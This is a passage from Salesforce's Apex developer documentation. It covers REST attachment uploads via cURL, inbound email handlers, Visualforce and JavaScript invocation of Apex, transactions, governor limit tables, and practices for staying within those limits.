The following sample shows you how to add an attachment to a case by using the RestRequest object. For more information about authenticating with cURL, see the Quick Start section of the *REST API Developer's Guide*. In this code, the binary file data is stored in the RestRequest object, and the Apex service class accesses the binary data in the RestRequest object .

1. Create an Apex class in your instance from Setup by clicking **Develop** > **Apex Classes**. Click **New** and add the following code to your new class:

```
@RestResource(urlMapping='/CaseManagement/v1/*')
global with sharing class CaseMgmtService
{
```

```
    @HttpPost
    global static String attachPic(){
        RestRequest req = RestContext.request;
        RestResponse res = Restcontext.response;
        Id caseId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
        Blob picture = req.requestBody;
        Attachment a = new Attachment (ParentId = caseId,
                                       Body = picture,
                                       ContentType = 'image/jpg',
                                       Name = 'VehiclePicture');
        insert a;
        return a.Id;
    }
}
```

2. Open a command-line window and execute the following `cURL` command to upload the attachment to a case:

   ```
   curl -H "Authorization: Bearer sessionId" -H "X-PrettyPrint: 1" -H "Content-Type:
   image/jpeg" --data-binary @file
   "https://instance.salesforce.com/services/apexrest/CaseManagement/v1/caseId"
   ```

   - Replace *sessionId* with the <sessionId> element that you noted in the login response.
   - Replace *instance* with your <serverUrl> element.
   - Replace *caseId* with the ID of the case you want to add the attachment to.
   - Replace *file* with the path and file name of the file you want to attach.

   Your command should look something like this (with the *sessionId* replaced with your session ID):

   ```
   curl -H "Authorization: Bearer sessionId"
   -H "X-PrettyPrint: 1" -H "Content-Type: image/jpeg" --data-binary
   @c:\test\vehiclephoto1.jpg
   "https://na1.salesforce.com/services/apexrest/CaseManagement/v1/500D0000003aCts"
   ```

   Note: The `cURL` examples in this section don't use a namespaced Apex class so you won't see the namespace in the URL.

   The Apex class returns a JSON response that contains the attachment ID such as the following:

   ```
   "00PD0000001y7BfMAI"
   ```

3. To verify that the attachment and the image were added to the case, navigate to **Cases** and select the **All Open Cases** view. Click on the case and then scroll down to the Attachments related list. You should see the attachment you just created.

Apex Email Service

Email services are automated processes that use Apex classes to process the contents, headers, and attachments of inbound email. For example, you can create an email service that automatically creates contact records based on contact information in messages.

Note: Visualforce email templates cannot be used for mass email.

You can associate each email service with one or more Salesforce-generated email addresses to which users can send messages for processing. To give multiple users access to a single email service, you can:

- Associate multiple Salesforce-generated email addresses with the email service and allocate those addresses to users.

- Associate a single Salesforce-generated email address with the email service, and write an Apex class that executes according to the user accessing the email service. For example, you can write an Apex class that identifies the user based on the user's email address and creates records on behalf of that user.

To use email services, from Setup, click **Develop** > **Email Services**.

- Click **New Email Service** to define a new email service.
- Select an existing email service to view its configuration, activate or deactivate it, and view or specify addresses for that email service.
- Click **Edit** to make changes to an existing email service.
- Click **Delete** to delete an email service.

Note: Before deleting email services, you must delete all associated email service addresses.

When defining email services, note the following:

- An email service only processes messages it receives at one of its addresses.
- Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you configure the failure response settings for each email service. Salesforce calculates the limit by multiplying the number of user licenses by 1,000, up to a daily maximum of 1,000,000. For example, if you have 10 licenses, your organization can process up to 10,000 email messages a day.
- Email service addresses that you create in your sandbox cannot be copied to your production organization.
- For each email service, you can tell Salesforce to send error email messages to a specified address instead of the sender's email address.
- Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds approximately 10 MB (varies depending on language and character set).

Using the InboundEmail Object

For every email the Apex email service domain receives, Salesforce creates a separate InboundEmail object that contains the contents and attachments of that email. You can use Apex classes that implement the `Messaging.InboundEmailHandler` interface to handle an inbound email message. Using the `handleInboundEmail` method in that class, you can access an InboundEmail object to retrieve the contents, headers, and attachments of inbound email messages, as well as perform many functions.

Example 1: Create Tasks for Contacts

The following is an example of how you can look up a contact based on the inbound email address and create a new task.

```
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {

  global Messaging.InboundEmailResult handleInboundEmail(Messaging.inboundEmail email,
                                                         Messaging.InboundEnvelope env){

    // Create an InboundEmailResult object for returning the result of the
    // Apex Email Service
    Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

    String myPlainText= '';

    // Add the email plain text into the local variable
    myPlainText = email.plainTextBody;
```

```
    // New Task object to be created
    Task[] newTask = new Task[0];

    // Try to look up any contacts based on the email from address
    // If there is more than one contact with the same email address,
    // an exception will be thrown and the catch statement will be called.
    try {
      Contact vCon = [SELECT Id, Name, Email
        FROM Contact
        WHERE Email = :email.fromAddress
        LIMIT 1];

      // Add a new Task to the contact record we just found above.
      newTask.add(new Task(Description =  myPlainText,
           Priority = 'Normal',
           Status = 'Inbound Email',
           Subject = email.subject,
           IsReminderSet = true,
           ReminderDateTime = System.now()+1,
           WhoId =  vCon.Id));

     // Insert the new Task
     insert newTask;

     System.debug('New Task Object: ' + newTask );
    }
    // If an exception occurs when the query accesses
    // the contact record, a QueryException is called.
    // The exception is written to the Apex debug log.
   catch (QueryException e) {
       System.debug('Query Issue: ' + e);
   }

   // Set the result to true. No need to send an email back to the user
   // with an error message
   result.success = true;

   // Return the result for the Apex Email Service
   return result;
  }
}
```

SEE ALSO:

- InboundEmail Class
- InboundEnvelope Class
- InboundEmailResult Class

Visualforce Classes

In addition to giving developers the ability to add business logic to Salesforce system events such as button clicks and related record updates, Apex can also be used to provide custom logic for Visualforce pages through custom Visualforce controllers and controller extensions:

- A custom controller is a class written in Apex that implements all of a page's logic, without leveraging a standard controller. If you use a custom controller, you can define new navigation elements or behaviors, but you must also reimplement any functionality that was already provided in a standard controller.

  Like other Apex classes, custom controllers execute entirely in system mode, in which the object and field-level permissions of the current user are ignored. You can specify whether a user can execute methods in a custom controller based on the user's profile.

- A controller extension is a class written in Apex that adds to or overrides behavior in a standard or custom controller. Extensions allow you to leverage the functionality of another controller while adding your own custom logic.

  Because standard controllers execute in user mode, in which the permissions, field-level security, and sharing rules of the current user are enforced, extending a standard controller allows you to build a Visualforce page that respects user permissions. Although the extension class executes in system mode, the standard controller executes in user mode. As with custom controllers, you can specify whether a user can execute methods in a controller extension based on the user's profile.

You can use these system-supplied Apex classes when building custom Visualforce controllers and controller extensions.

- Action
- Dynamic Component
- IdeaStandardController
- IdeaStandardSetController
- KnowledgeArticleVersionStandardController
- Message
- PageReference
- SelectOption
- StandardController
- StandardSetController

In addition to these classes, the `transient` keyword can be used when declaring methods in controllers and controller extensions. For more information, see Using the `transient` Keyword on page 77.

For more information on Visualforce, see the *Visualforce Developer's Guide*.

Invoking Apex Using JavaScript

JavaScript Remoting

Use JavaScript remoting in Visualforce to call methods in Apex controllers from JavaScript. Create pages with complex, dynamic behavior that isn't possible with the standard Visualforce AJAX components.

Features implemented using JavaScript remoting require three elements:

- The remote method invocation you add to the Visualforce page, written in JavaScript.
- The remote method definition in your Apex controller class. This method definition is written in Apex, but there are some important differences from normal action methods.

- The response handler callback function you add to or include in your Visualforce page, written in JavaScript.

In your controller, your Apex method declaration is preceded with the `@RemoteAction` annotation like this:

```
@RemoteAction
global static String getItemId(String objectName) { ... }
```

Apex `@RemoteAction` methods must be `static` and either `global` or `public`.

A simple JavaScript remoting invocation takes the following form.

```
[namespace.]controller.method(
    [parameters...,]
    callbackFunction,
    [configuration]
);
```

Table 2: Remote Request Elements

Element	Description
`namespace`	The namespace of the controller class. This is required if your organization has a namespace defined, or if the class comes from an installed package.
`controller`	The name of your Apex controller.
`method`	The name of the Apex method you're calling.
`parameters`	A comma-separated list of parameters that your method takes.
`callbackFunction`	The name of the JavaScript function that will handle the response from the controller. You can also declare an anonymous function inline. `callbackFunction` receives the status of the method call and the result as parameters.
`configuration`	Configures the handling of the remote call and response. Use this to change the behavior of a remoting call, such as whether or not to escape the Apex method's response.

For more information, see "JavaScript Remoting for Apex Controllers" in the *Visualforce Developer's Guide*.

Apex in AJAX

The AJAX toolkit includes built-in support for invoking Apex through anonymous blocks or public `webService` methods. To do so, include the following lines in your AJAX code:

```
<script src="/soap/ajax/15.0/connection.js" type="text/javascript"></script>
<script src="/soap/ajax/15.0/apex.js" type="text/javascript"></script>
```

Note: For AJAX buttons, use the alternate forms of these includes.

To invoke Apex, use one of the following two methods:

- Execute anonymously via `sforce.apex.executeAnonymous (script)`. This method returns a result similar to the API's result type, but as a JavaScript structure.

- Use a class WSDL. For example, you can call the following Apex class:

```
global class myClass {
  webService static Id makeContact(String lastName, Account a) {
        Contact c = new Contact(LastName = lastName, AccountId = a.Id);
        return c.id;
    }
}
```

By using the following JavaScript code:

```
var account = sforce.sObject("Account");
var id = sforce.apex.execute("myClass","makeContact",
                             {lastName:"Smith",
                              a:account});
```

The `execute` method takes primitive data types, sObjects, and lists of primitives or sObjects.

To call a webService method with no parameters, use `{}` as the third parameter for `sforce.apex.execute`. For example, to call the following Apex class:

```
global class myClass{
   webService static String getContextUserName() {
        return UserInfo.getFirstName();
   }
}
```

Use the following JavaScript code:

```
var contextUser = sforce.apex.execute("myClass", "getContextUserName", {});
```

Note: If a namespace has been defined for your organization, you must include it in the JavaScript code when you invoke the class. For example, to call the above class, the JavaScript code from above would be rewritten as follows:

```
var contextUser = sforce.apex.execute("myNamespace.myClass", "getContextUserName",
 {});
```

To verify whether your organization has a namespace, log in to your Salesforce organization and from Setup, click **Create** > **Packages**. If a namespace is defined, it is listed under Developer Settings.

Both examples result in native JavaScript values that represent the return type of the methods.

Use the following line to display a popup window with debugging information:

```
sforce.debug.trace=true;
```

CHAPTER 9 Apex Transactions and Governor Limits

In this chapter ...

Apex Transactions ensure the integrity of data. Apex code runs as part of atomic transactions. Governor execution limits ensure the efficient use of resources on the Force.com multitenant platform. Most of the governor limits are per transaction, and some aren't, such as 24-hour limits. To make sure Apex adheres to governor limits, certain design patterns should be used, such as bulk calls and foreign key relationships in queries. This chapter covers transactions, governor limits, and best practices.

Apex Transactions

An *Apex transaction* represents a set of operations that are executed as a single unit. All DML operations in a transaction either complete successfully, or if an error occurs in one operation, the entire transaction is rolled back and no data is committed to the database. The boundary of a transaction can be a trigger, a class method, an anonymous block of code, a Visualforce page, or a custom Web service method.

All operations that occur inside the transaction boundary represent a single unit of operations. This also applies for calls that are made from the transaction boundary to external code, such as classes or triggers that get fired as a result of the code running in the transaction boundary. For example, consider the following chain of operations: a custom Apex Web service method causes a trigger to fire, which in turn calls a method in a class. In this case, all changes are committed to the database only after all operations in the transaction finish executing and don't cause any errors. If an error occurs in any of the intermediate steps, all database changes are rolled back and the transaction isn't committed.

Note: An Apex transaction is sometimes referred to as an *execution context*. Both terms refer to the same thing. This guide uses the Apex transaction term.

How are Transactions Useful?

Transactions are useful when several operations are related, and either all or none of the operations should be committed. This keeps the database in a consistent state. There are many business scenarios that benefit from transaction processing. For example, transferring funds from one bank account to another is a common scenario. It involves debiting the first account and crediting the second account with the amount to transfer. These two operations need to be committed together to the database. But if the debit operation succeeds and the credit operation fails, the account balances will be inconsistent.

Example

This example shows how all DML `insert` operations in a method are rolled back when the last operation causes a validation rule failure. In this example, the `invoice` method is the transaction boundary—all code that runs within this method either commits all changes to the platform database or rolls back all changes. In this case, we add a new invoice statement with a line item for the pencils merchandise. The Line Item is for a purchase of 5,000 pencils specified in the Units_Sold__c field, which is more than the entire pencils inventory of 1,000. This example assumes a validation rule has been set up to check that the total inventory of the merchandise item is enough to cover new purchases.

Since this example attempts to purchase more pencils (5,000) than items in stock (1,000), the validation rule fails and throws an exception. Code execution halts at this point and all DML operations processed before this exception are rolled back. In this case, the invoice statement and line item won't be added to the database, and their `insert` DML operations are rolled back.

In the Developer Console, execute the static `invoice` method.

```
// Only 1,000 pencils are in stock.
// Purchasing 5,000 pencils cause the validation rule to fail,
// which results in an exception in the invoice method.
Id invoice = MerchandiseOperations.invoice('Pencils', 5000, 'test 1');
```

This is the definition of the `invoice` method. In this case, the update of total inventory causes an exception due to the validation rule failure. As a result, the invoice statements and line items will be rolled back and won't be inserted into the database.

```
public class MerchandiseOperations {
    public static Id invoice( String pName, Integer pSold, String pDesc) {
        // Retrieve the pencils sample merchandise
        Merchandise__c m = [SELECT Price__c,Total_Inventory__c
```

```
            FROM Merchandise__c WHERE Name = :pName LIMIT 1];
        // break if no merchandise is found
        System.assertNotEquals(null, m);
        // Add a new invoice
        Invoice_Statement__c i = new Invoice_Statement__c(
            Description__c = pDesc);
        insert i;

        // Add a new line item to the invoice
        Line_Item__c li = new Line_Item__c(
            Name = '1',
            Invoice_Statement__c = i.Id,
            Merchandise__c = m.Id,
            Unit_Price__c = m.Price__c,
            Units_Sold__c = pSold);
        insert li;

        // Update the inventory of the merchandise item
        m.Total_Inventory__c -= pSold;
        // This causes an exception due to the validation rule
        // if there is not enough inventory.
        update m;
        return i.Id;
    }
}
```

Execution Governors and Limits

Because Apex runs in a multitenant environment, the Apex runtime engine strictly enforces limits to ensure that runaway Apex doesn't monopolize shared resources. If some Apex code ever exceeds a limit, the associated governor issues a run-time exception that cannot be handled.

The Apex limits, or *governors*, track and enforce the statistics outlined in the following tables and sections.

- Per-Transaction Apex Limits
- Per-Transaction Certified Managed Package Limits
- Force.com Platform Apex Limits
- Static Apex Limits
- Size-Specific Apex Limits
- Miscellaneous Apex Limits

In addition to the core Apex governor limits, email limits, and push notification limits are also included later in this topic for your convenience.

Per-Transaction Apex Limits

These limits count for each Apex transaction. For Batch Apex, these limits are reset for each execution of a batch of records in the `execute` method.

This table lists limits for synchronous Apex and asynchronous Apex (Batch Apex and future methods) when they're different. Otherwise, this table lists only one limit that applies to both synchronous and asynchronous Apex.

Description	Synchronous Limit	Asynchronous Limit
Total number of SOQL queries issued[1] (This limit doesn't apply to custom metadata types. In a single Apex transaction, custom metadata records can have unlimited SOQL queries.)	100	200
Total number of records retrieved by SOQL queries	50,000	
Total number of records retrieved by `Database.getQueryLocator`	10,000	
Total number of SOSL queries issued	20	
Total number of records retrieved by a single SOSL query	2,000	
Total number of DML statements issued[2]	150	
Total number of records processed as a result of DML statements, `Approval.process`, or `database.emptyRecycleBin`	10,000	
Total stack depth for any Apex invocation that recursively fires triggers due to `insert`, `update`, or `delete` statements[3]	16	
Total number of callouts (HTTP requests or Web services calls) in a transaction	100	
Maximum timeout for all callouts (HTTP requests or Web services calls) in a transaction	120 seconds	
Maximum number of methods with the `future` annotation allowed per Apex invocation	50	
Maximum number of Apex jobs added to the queue with `System.enqueueJob`	50	
Total number of `sendEmail` methods allowed	10	
Total heap size[4]	6 MB	12 MB
Maximum CPU time on the Salesforce servers[5]	10,000 milliseconds	60,000 milliseconds
Maximum execution time for each Apex transaction	10 minutes	
Maximum number of unique namespaces referenced[6]	10	
Maximum number of push notification method calls allowed per Apex transaction	10	
Maximum number of push notifications that can be sent in each push notification method call	2,000	

[1] In a SOQL query with parent-child relationship subqueries, each parent-child relationship counts as an extra query. These types of queries have a limit of three times the number for top-level queries. The row counts from these relationship queries contribute to the row counts of the overall code execution. In addition to static SOQL statements, calls to the following methods count against the number of SOQL statements issued in a request.

- `Database.countQuery`
- `Database.getQueryLocator`
- `Database.query`

[2] Calls to the following methods count against the number of DML queries issued in a request.

- `Approval.process`

- `Database.convertLead`
- `Database.emptyRecycleBin`
- `Database.rollback`
- `Database.setSavePoint`
- `delete` and `Database.delete`
- `insert` and `Database.insert`
- `merge` and `Database.merge`
- `undelete` and `Database.undelete`
- `update` and `Database.update`
- `upsert` and `Database.upsert`
- `System.runAs`

[3] Recursive Apex that does not fire any triggers with `insert`, `update`, or `delete` statements exists in a single invocation, with a single stack. Conversely, recursive Apex that fires a trigger spawns the trigger in a new Apex invocation, separate from the invocation of the code that caused it to fire. Because spawning a new invocation of Apex is a more expensive operation than a recursive call in a single invocation, there are tighter restrictions on the stack depth of these types of recursive calls.

[4] Email services heap size is 36 MB.

[5] CPU time is calculated for all executions on the Salesforce application servers occurring in one Apex transaction. CPU time is calculated for the executing Apex code, and for any processes that are called from this code, such as package code and workflows. CPU time is private for a transaction and is isolated from other transactions. Operations that don't consume application server CPU time aren't counted toward CPU time. For example, the portion of execution time spent in the database for DML, SOQL, and SOSL isn't counted, nor is waiting time for Apex callouts.

[6] In a single transaction, you can only reference 10 unique namespaces. For example, suppose you have an object that executes a class in a managed package when the object is updated. Then that class updates a second object, which in turn executes a different class in a different package. Even though the second package wasn't accessed directly by the first, because it occurs in the same transaction, it's included in the number of namespaces being accessed in a single transaction.

Note:

- Limits apply individually to each `testMethod`.
- To determine the code execution limits for your code while it is running, use the Limits methods. For example, you can use the `getDMLStatements` method to determine the number of DML statements that have already been called by your program. Or, you can use the `getLimitDMLStatements` method to determine the total number of DML statements available to your code.

Per-Transaction Certified Managed Package Limits

Certified managed packages—managed packages that have passed the security review for AppExchange—get their own set of limits for most per-transaction limits. Certified managed packages are developed by Salesforce ISV Partners, are installed in your organization from Force.com AppExchange, and have unique namespaces.

Here is an example that illustrates the separate certified managed package limits for DML statements. If you install a certified managed package, all the Apex code in that package gets its own 150 DML statements. These DML statements are in addition to the 150 DML statements your organization's native code can execute. This limit increase means more than 150 DML statements can execute during a single transaction if code from the managed package and your native organization both execute. Similarly, the certified managed package gets its own 100-SOQL-query limit for synchronous Apex, in addition to the organization's native code limit of 100 SOQL queries.

All per-transaction limits count separately for certified managed packages except for:

- The total heap size
- The maximum CPU time
- The maximum transaction execution time
- The maximum number of unique namespaces

These limits count for the entire transaction, regardless of how many certified managed packages are running in the same transaction.

Also, if you install a package from AppExchange that isn't created by a Salesforce ISV Partner and isn't certified, the code from that package doesn't have its own separate governor limits. Any resources it uses count against the total governor limits for your organization. Cumulative resource messages and warning emails are also generated based on managed package namespaces.

For more information on Salesforce ISV Partner packages, see Salesforce Partner Programs.

Force.com Platform Apex Limits

The limits in this table aren't specific to an Apex transaction and are enforced by the Force.com platform.

Description	Limit
The maximum number of asynchronous Apex method executions (batch Apex, future methods, Queueable Apex, and scheduled Apex) per a 24-hour period[1]	250,000 or the number of user licenses in your organization multiplied by 200, whichever is greater
Number of synchronous concurrent requests for long-running requests that last longer than 5 seconds for each organization.[2]	10
Maximum number of Apex classes scheduled concurrently	100
Maximum number of Batch Apex jobs in the Apex flex queue that are in `Holding` status	100
Maximum number of Batch Apex jobs queued or active concurrently[3]	5
Maximum number of Batch Apex job `start` method concurrent executions[4]	1
Maximum number of batch jobs that can be submitted in a running test	5
Maximum number of test classes that can be queued per 24-hour period (production organizations other than Developer Edition)[5]	The greater of 500 or 10 multiplied by the number of test classes in the organization
Maximum number of test classes that can be queued per 24-hour period (sandbox and Developer Edition organizations)[5]	The greater of 500 or 20 multiplied by the number of test classes in the organization
Maximum number of query cursors open concurrently per user[6]	50
Maximum number of query cursors open concurrently per user for the Batch Apex `start` method	15
Maximum number of query cursors open concurrently per user for the Batch Apex `execute` and `finish` methods	5

[1] For Batch Apex, method executions include executions of the `start`, `execute`, and `finish` methods. This limit is for your entire organization and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future methods. The licenses

that count toward this limit are full Salesforce user licenses or Force.com App Subscription user licenses. Chatter Free, Chatter customer users, Customer Portal User, and partner portal User licenses aren't included.

[2] If more requests are made while the 10 long-running requests are still running, they're denied.

[3] When batch jobs are submitted, they're held in the flex queue before the system queues them for processing.

[4] Batch jobs that haven't started yet remain in the queue until they're started. If more than one job is running, this limit doesn't cause any batch job to fail and `execute` methods of batch Apex jobs still run in parallel.

[5] This limit applies to tests running asynchronously. This group of tests includes tests started through the Salesforce user interface including the Developer Console or by inserting `ApexTestQueueItem` objects using SOAP API.

[6] For example, if 50 cursors are open and a client application still logged in as the same user attempts to open a new one, the oldest of the 50 cursors is released. Cursor limits for different Force.com features are tracked separately. For example, you can have 50 Apex query cursors, 15 cursors for the Batch Apex `start` method, 5 cursors each for the Batch Apex `execute` and `finish` methods, and 5 Visualforce cursors open at the same time.

Static Apex Limits

Description	Limit
Default timeout of callouts (HTTP requests or Web services calls) in a transaction	10 seconds
Maximum size of callout request or response (HTTP request or Web services call)[1]	6 MB for synchronous Apex or 12 MB for asynchronous Apex
Maximum SOQL query run time before Salesforce cancels the transaction	120 seconds
Maximum number of class and trigger code units in a deployment of Apex	5,000
For loop list batch size	200
Maximum number of records returned for a Batch Apex query in `Database.QueryLocator`	50 million

[1] The HTTP request and response sizes count towards the total heap size.

Size-Specific Apex Limits

Description	Limit
Maximum number of characters for a class	1 million
Maximum number of characters for a trigger	1 million
Maximum amount of code used by all Apex code in an organization[1]	3 MB
Method size limit [2]	65,535 bytecode instructions in compiled form

[1] This limit does not apply to certified managed packages installed from AppExchange (that is, an app that has been marked AppExchange Certified). The code in those types of packages belongs to a namespace unique from the code in your organization. For more information

on AppExchange Certified packages, see the Force.com AppExchange online help. This limit also does not apply to any code included in a class defined with the `@isTest` annotation.

[2] Large methods that exceed the allowed limit cause an exception to be thrown during the execution of your code.

Miscellaneous Apex Limits

SOQL Query Performance

For best performance, SOQL queries must be selective, particularly for queries inside of triggers. To avoid long execution times, the system can terminate nonselective SOQL queries. Developers receive an error message when a non-selective query in a trigger executes against an object that contains more than 100,000 records. To avoid this error, ensure that the query is selective. See More Efficient SOQL Queries.

Chatter in Apex

For classes in the `ConnectApi` namespace, every write operation costs one DML statement against the Apex governor limit. `ConnectApi` method calls are also subject to rate limiting. `ConnectApi` rate limits match Chatter REST API rate limits. Both have a per user, per namespace, per hour rate limit. When you exceed the rate limit, a `ConnectApi.RateLimitException` is thrown. Your Apex code must catch and handle this exception.

Event Reports

The maximum number of records that an event report returns for a user who is not a system administrator is 20,000; for system administrators, 100,000.

Data.com Clean

If you use the Data.com Clean product and its automated jobs, and you have set up Apex triggers on account, contact, or lead records that run SOQL queries, the queries can interfere with Clean jobs for those objects. Your Apex triggers (combined) must not exceed 200 SOQL queries per batch. If they do, your Clean job for that object fails. In addition, if your triggers call `future` methods, they are subject to a limit of 10 `future` calls per batch.

Email Limits

Inbound Email Limits

Email Services: Maximum Number of Email Messages Processed (Includes limit for On-Demand Email-to-Case)	Number of user licenses multiplied by 1,000, up to a daily maximum of 1,000,000
Email Services: Maximum Size of Email Message (Body and Attachments)	10 MB[1]
On-Demand Email-to-Case: Maximum Email Attachment Size	25 MB
On-Demand Email-to-Case: Maximum Number of Email Messages Processed (Counts toward limit for Email Services)	Number of user licenses multiplied by 1,000, up to a daily maximum of 1,000,000

[1] The maximum size of email messages for Email Services varies depending on language and character set. The size of an email message includes the email headers, body, attachments, and encoding. As a result, an email with a 25 MB attachment would likely exceed the 25 MB total size limit for an email message, after accounting for the size of headers, body, and encoding. .

When defining email services, note the following:

- An email service only processes messages it receives at one of its addresses.

- Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you configure the failure response settings for each email service. Salesforce calculates the limit by multiplying the number of user licenses by 1,000, up to a daily maximum of 1,000,000. For example, if you have 10 licenses, your organization can process up to 10,000 email messages a day.
- Email service addresses that you create in your sandbox cannot be copied to your production organization.
- For each email service, you can tell Salesforce to send error email messages to a specified address instead of the sender's email address.
- Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds approximately 10 MB (varies depending on language and character set).

Outbound Email: Limits for Single and Mass Email Sent Using Apex

Using the API or Apex, you can send single emails to a maximum of 1,000 external email addresses per day based on Greenwich Mean Time (GMT). Single emails sent using the Salesforce application don't count toward this limit. There's no limit on sending individual emails to contacts, leads, person accounts, and users in your organization directly from account, contact, lead, opportunity, case, campaign, or custom object pages.

When sending single emails, keep in mind:

- You can send 100 emails per `SingleEmailMessage`.
- If you use `SingleEmailMessage` to email your organization's internal users, specifying the user's ID in `setTargetObjectId` means the email doesn't count toward the daily limit. However, specifying internal users' email addresses in `setToAddresses` means the email does count toward the limit.

You can send mass email to a maximum of 1,000 external email addresses per day per organization based on Greenwich Mean Time (GMT). The maximum number of external addresses you can include in each mass email depends on your edition:

Edition	External Address Limit per Mass Email
Personal, Contact Manager, and Group Editions	Mass email not available
Professional Edition	250
Enterprise Edition	500
Unlimited and Performance Edition	1,000

Note: Note the following about email limits:

- The single and mass email limits don't take unique addresses into account. For example, if you have `johndoe@example.com` in your email 10 times, that counts as 10 against the limit.
- You can send an unlimited amount of email to your organization's internal users, which includes portal users.
- In Developer Edition organizations and organizations evaluating Salesforce during a trial period, your organization can send mass email to no more than 10 external email addresses per day. This lower limit does not apply if your organization was created before the Winter '12 release and already had mass email enabled with a higher limit. Additionally, your organization can send single emails to a maximum of 15 email addresses per day.

Push Notification Limits

The maximum number of push notifications that are allowed for each mobile application associated with your Salesforce organization depends on the type of application.

Maximum number of push notifications allowed for	Limit
Mobile applications provided by Salesforce (for example, Salesforce1)	50,000 notifications per app per day
Mobile applications developed by your organization for internal employee usage	35,000 notifications per app per day
Mobile applications installed from the AppExchange	5,000 notifications per app per day

Only *deliverable* notifications count toward this limit. For example, consider the scenario where a notification is sent to 1,000 employees in your company, but 100 employees haven't installed the mobile application yet. Only the notifications sent to the 900 employees who have installed the mobile application count toward this limit.

Each test push notification that is generated through the Test Push Notification page is limited to a single recipient. Test push notifications count toward an application's daily push notification limit.

SEE ALSO:

Asynchronous Callout Limits

Set Up Governor Limit Email Warnings

You can specify users in your organization to receive an email notification when they invoke Apex code that surpasses 50% of allocated governor limits.

1. Log in to Salesforce as an administrator user.
2. From Setup, click **Manage Users** > **Users**.
3. Click **Edit** next to the name of the user to receive the email notifications.
4. Select the `Send Apex Warning Emails` option.
5. Click **Save**.

Running Apex within Governor Execution Limits

Unlike traditional software development, developing software in a multitenant cloud environment, the Force.com platform, relieves you from having to scale your code because the Force.com platform does it for you. Because resources are shared in a multitenant platform, the Apex runtime engine enforces a set of governor execution limits to ensure that no one transaction monopolizes shared resources.

Your Apex code must execute within these predefined execution limits. If a governor limit is exceeded, a run-time exception that can't be handled is thrown. By following best practices in your code, you can avoid hitting these limits. Imagine you had to wash 100 T-shirts. Would you wash them one by one—one per load of laundry, or would you group them in batches for just a few loads? The benefit of coding in the cloud is that you learn how to write more efficient code and waste fewer resources.

The governor execution limits are per transaction. For example, one transaction can issue up to 100 SOQL queries and up to 150 DML statements. There are some other limits that aren't transaction bound, such as the number of batch jobs that can be queued or active at one time.

The following are some best practices for writing code that doesn't exceed certain governor limits.

Bulkifying DML Calls

Making DML calls on lists of sObjects instead of each individual sObject makes it less likely to reach the DML statements limit. The following is an example that doesn't bulkify DML operations, and the next example shows the recommended way of calling DML statements.

Example: DML calls on single sObjects

The for loop iterates over line items contained in the `liList` List variable. For each line item, it sets a new value for the Description__c field and then updates the line item. If the list contains more than 150 items, the 151st update call returns a run-time exception for exceeding the DML statement limit of 150. How do we fix this? Check the second example for a simple solution.

```
for(Line_Item__c li : liList) {
    if (li.Units_Sold__c > 10) {
        li.Description__c = 'New description';
    }
    // Not a good practice since governor limits might be hit.
    update li;
}
```

Recommended Alternative: DML calls on sObject lists

This enhanced version of the DML call performs the update on an entire list that contains the updated line items. It starts by creating a new list and then, inside the loop, adds every update line item to the new list. It then performs a bulk update on the new list.

```
List<Line_Item__c> updatedList = new List<Line_Item__c>();

for(Line_Item__c li : liList) {
    if (li.Units_Sold__c > 10) {
        li.Description__c = 'New description';
        updatedList.add(li);
    }
}

// Once DML call for the entire list of line items
update updatedList;
```

More Efficient SOQL Queries

Placing SOQL queries inside `for` loop blocks isn't a good practice because the SOQL query executes once for each iteration and may surpass the 100 SOQL queries limit per transaction. The following is an example that runs a SOQL query for every item in `Trigger.new`, which isn't efficient. An alternative example is given with a modified query that retrieves child items using only one SOQL query.

Example: Inefficient querying of child items

The `for` loop in this example iterates over all invoice statements that are in `Trigger.new`. The SOQL query performed inside the loop retrieves the child line items of each invoice statement. If more than 100 invoice statements were inserted or updated, and thus contained in `Trigger.new`, this results in a run-time exception because of reaching the SOQL limit. The second example solves this problem by creating another SOQL query that can be called only once.

```
trigger LimitExample on Invoice_Statement__c (before insert, before update) {
    for(Invoice_Statement__c inv : Trigger.new) {
        // This SOQL query executes once for each item in Trigger.new.
        // It gets the line items for each invoice statement.
        List<Line_Item__c> liList = [SELECT Id,Units_Sold__c,Merchandise__c
                                     FROM Line_Item__c
```

```
                                    WHERE Invoice_Statement__c = :inv.Id];
        for(Line_Item__c li : liList) {
            // Do something
        }
    }
}
```

Recommended Alternative: Querying of child items with one SOQL query

This example bypasses the problem of having the SOQL query called for each item. It has a modified SOQL query that retrieves all invoice statements that are part of `Trigger.new` and also gets their line items through the nested query. In this way, only one SOQL query is performed and we're still within our limits.

```
trigger EnhancedLimitExample on Invoice_Statement__c (before insert, before update) {
    // Perform SOQL query outside of the for loop.
    // This SOQL query runs once for all items in Trigger.new.
    List<Invoice_Statement__c> invoicesWithLineItems =
       [SELECT Id,Description__c,(SELECT Id,Units_Sold__c,Merchandise__c from Line_Items__r)

         FROM Invoice_Statement__c WHERE Id IN :Trigger.newMap.KeySet()];

    for(Invoice_Statement__c inv : invoicesWithLineItems) {
        for(Line_Item__c li : inv.Line_Items__r) {
            // Do something
        }
    }
}
```

SOQL For Loops

Use SOQL for loops to operate on records in batches of 200. This helps avoid the heap size limit of 6 MB. Note that this limit is for code running synchronously and it is higher for asynchronous code execution.

Example: Query without a for loop

The following is an example of a SOQL query that retrieves all merchandise items and stores them in a List variable. If the returned merchandise items are large in size and a large number of them was returned, the heap size limit might be hit.

```
List<Merchandise__c> ml = [SELECT Id,Name FROM Merchandise__c];
```

Recommended Alternative: Query within a for loop

To prevent this from happening, this second version uses a SOQL for loop, which iterates over the returned results in batches of 200 records. This reduces the size of the `ml` list variable which now holds 200 items instead of all items in the query results, and gets recreated for every batch.

```
for (List<Merchandise__c> ml : [SELECT Id,Name FROM Merchandise__c]){
    // Do something.
}
```

CHAPTER 10 Using Salesforce Features with Apex

In this chapter ...

Several Salesforce application features in the user interface are exposed in Apex enabling programmatic access to those features in the Force.com platform.

